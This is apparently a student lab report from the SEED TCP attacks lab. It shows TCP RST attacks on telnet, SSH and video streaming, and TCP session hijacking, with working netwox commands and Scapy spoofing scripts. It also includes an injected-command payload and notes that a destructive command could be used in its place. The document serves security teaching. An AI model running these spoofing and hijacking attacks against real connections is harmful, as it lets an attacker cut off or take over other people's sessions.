
We then use the netwox tool on the Attacker's machine to launch the RST Attack using the following:

```
sudo netwox 78 --filter "src host 10.0.2.10 and dst port 23"
```

The above command sends an RST packet as soon as something is sent from A to B on the telnet connection. After establishing the connection and entering a pwd command once, we run the above command. Then we again start typing pwd and see the following on A:

```
SEEDUbuntu2 [Running]
[02/15/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb 15 18:18:25 EST 2020 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
Firefox Web Browser security updates.

[02/15/20]seed@VM:~$ pwd
/home/seed
[02/15/20]seed@VM:~$ pConnection closed by foreign host.
[02/15/20]seed@VM:~$
```

The following Wireshark trace shows the spoofed RST packet from B to A:



This indicates that we were able to close an established connection between A and B by spoofing an RST packet from B to A.


Using Scapy:

Now we perform the same RST Attack on a telnet connection using the following scapy program:


Task2.py

```
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 50204
sequence = 2106704268

print("Sending RESET Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=23,flags="R", seq=sequence)
pkt = IPLayer/TCPLayer
pkt.show()
send(pkt,verbose=0)
```


After establishing the connection and verifying the established connection by sending a pwd command, we sniff the network to find the sequence number and source port of the last sent packet from 10.0.2.10 (A) to 10.0.2.8 (B):



In order for our attack to be successful, we need to make sure that the sequence number is exactly what is next expected by the server or else our attack will fail. Then we run the program on the attacker machine and see that the connection closes on the client machine:



The following shows that an RST packet is sent from A to B and the source MAC address is of the Attacker. This proves that we were able to successfully perform an RST attack:



Hence, we were able to successfully launch a TCP RST attack on a telnet connection using netwox tool and scapy.

Breaking an SSH connection:


Server i.e. 10.0.2.8 has the SSH port open and in the LISTEN state.

Using Netwox:


We establish an SSH connection from the client 10.0.2.10 (A) to the server 10.0.2.8 (B). We then use the netwox tool on the Attacker's machine to launch the RST Attack using the following command:

```
sudo netwox 78 --filter "src host 10.0.2.10 and dst port 22"
```

The above command sends an RST packet as soon as something is sent from A to B on the SSH connection. After establishing the connection and entering a pwd command once, we run the above command. Then we again start typing pwd and see the following on A:



The following Wireshark trace shows the spoofed RST packet from B to A:




This indicates that we were able to close an established connection between A and B by spoofing an RST packet from B to A.

Using Scapy:


Now we perform the same RST Attack on an SSH connection using the following scapy program:

```
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 45304
sequence = 2158083047

print("Sending RESET Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=22,flags="R", seq=sequence)
pkt = IPLayer/TCPLayer
pkt.show()
send(pkt,verbose=0)
```


After establishing the connection and verifying the established connection by sending a pwd command, we sniff the network to find the sequence number and source port of the last sent packet from 10.0.2.10 (A) to 10.0.2.8 (B):



In order for our attack to be successful, we need to make sure that the sequence number is exactly what is next expected by the server or else our attack will fail. Then we run the program on the attacker machine and see that the connection closes on the client machine:



The following shows that an RST packet is sent from A to B and the source MAC address is of the Attacker. This proves that we were able to successfully perform an RST attack:




Hence, we were able to successfully launch a TCP RST attack on an SSH connection using netwox tool and scapy.

Task 3: TCP RST Attacks on Video Streaming Applications

For this attack, we use the video streaming site: https://artistsspace.org/videos/pg:3


We first start a video in the firefox browser in the victim VM, as follows:



We then start the attack using netwox 78 in the attacker's VM by running the following command:

```
sudo netwox 78 --filter "src host 10.0.2.8"
```

Since some of the video content might be already loaded, we drag the video timeline to see the effect of our attack.



The video stream breaks indicating that the attack was successful by breaking the TCP connection using TCP RST Attack. On performing the similar attack on well-known video streaming platform such as

YouTube, we see that there is no network error and the video continues to play. On sniffing the network, we see that whenever an RST packet is spoofed from the YouTube server to the victim, it starts a new connection on the next available port and a complete TCP handshake and TLS handshake takes place every time the previous connection breaks. The previously half-closed connection is also completely closed by the victim by sending an RST packet. Since YouTube starts a new connection every time the previous connection breaks (using RST), the attack is unsuccessful to cause a network error.


Task 4: TCP Session Hijacking

Using Netwox:

We first convert the data to be put in the packet to Hex string from an ASCII string as follows:

```
Terminal
[02/19/20]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\rtouch textfile.txt; echo Megha > textfile.txt\r".encode("Hex")
'0d746f7563682074657874666696c652e7478743b206563686f204d65676861203e2074657874666
96c652e7478740d'
```

We then establish a connection between the client and server and sniff the packets in order to find the latest sent packet. The details of this packet will be used to construct the spoofed packet:



By running the netwox tool 40, we then spoof a packet from 10.0.2.10 to 10.0.2.8 such that it contains a command to create a file and write to it. This command could be more harmful such as deleting all the files in the current directory. However, for demonstration purposes we just create a file and write to it. The sequence number, acknowledgement number and the source port are obtained from the last packet. We set all the required fields in order to send the packet without it being dropped or flagged due to missing field. The following show the command and the output of the command:


```
[02/19/20]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.10 --ip4-dst 10.0.2.8 --ip4-ttl 64 --tcp-src 32962
 --tcp-dst 23 --tcp-seqnum 2189389210 --tcp-window 237 --tcp-acknum 3480412499 --tcp-ack --tcp-data "0d
746f7563682074657874666696c652e7478743b206563686f204d65676861203e207465787466696c652e7478740d"
IP_____________________________________________________.
|version|  ihl  |      tos      |           totlen          |
|___4___|___5___|____0x00=0____|__________0x0057=87________|
|             id                |r|D|M|       offsetfrag  |
|________0x532D=21293___________|0|0|0|______0x0000=0_____|
|      ttl      |   protocol    |           checksum        |
|____0x40=64____|____0x06=6_____|___________0x0F63__________|
|                          source                           |
|___________________________10.0.2.10_____________________|
|                        destination                        |
|___________________________10.0.2.8______________________|
TCP____________________________________________________.
|          source port          |       destination port    |
|_________0x80C2=32962__________|__________0x0017=23________|
|                           seqnum                          |
|_____________________0x827F6D9A=2189389210_________________|
|                           acknum                          |
|_____________________0xCF72E153=3480412499_________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|           window          |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|_________0x00ED=237________|
|          checksum             |           urgptr          |
|________0x286C=10348___________|__________0x0000=0_________|
0d 74 6f 75  63 68 20 74  65 78 74 66  69 6c 65 2e  # .touch textfile.
74 78 74 3b  20 65 63 68  6f 20 4d 65  67 68 61 20  # txt; echo Megha
3e 20 74 65  78 74 66 69  6c 65 2e 74  78 74 0d     # > textfile.txt.
[02/19/20]seed@VM:~$
```

The following shows the output on the server. We see that initially there was no file containing text in their name and then a telnet connection is established, and the attack program is run. On checking for the file again, we see that the file is created, and the content is also as expected.

```
Terminal
[02/19/20]seed@VM:~$ ll | grep text
[02/19/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             10.0.2.10:32962         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/19/20]seed@VM:~$ ll | grep text
-rw-rw-r-- 1 seed seed       6 Feb 19 19:25 textfile.txt
[02/19/20]seed@VM:~$ cat textfile.txt
Megha
[02/19/20]seed@VM:~$
```

This indicates that we were able to hijack the session between the client and server and sent a command from the attacker's machine in a way that it seemed to be coming from the client.


The following shows the sent packet in the Wireshark trace:



We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it. Telnet being a TCP connection, the client keeps sending the packet until it receives an acknowledgement.

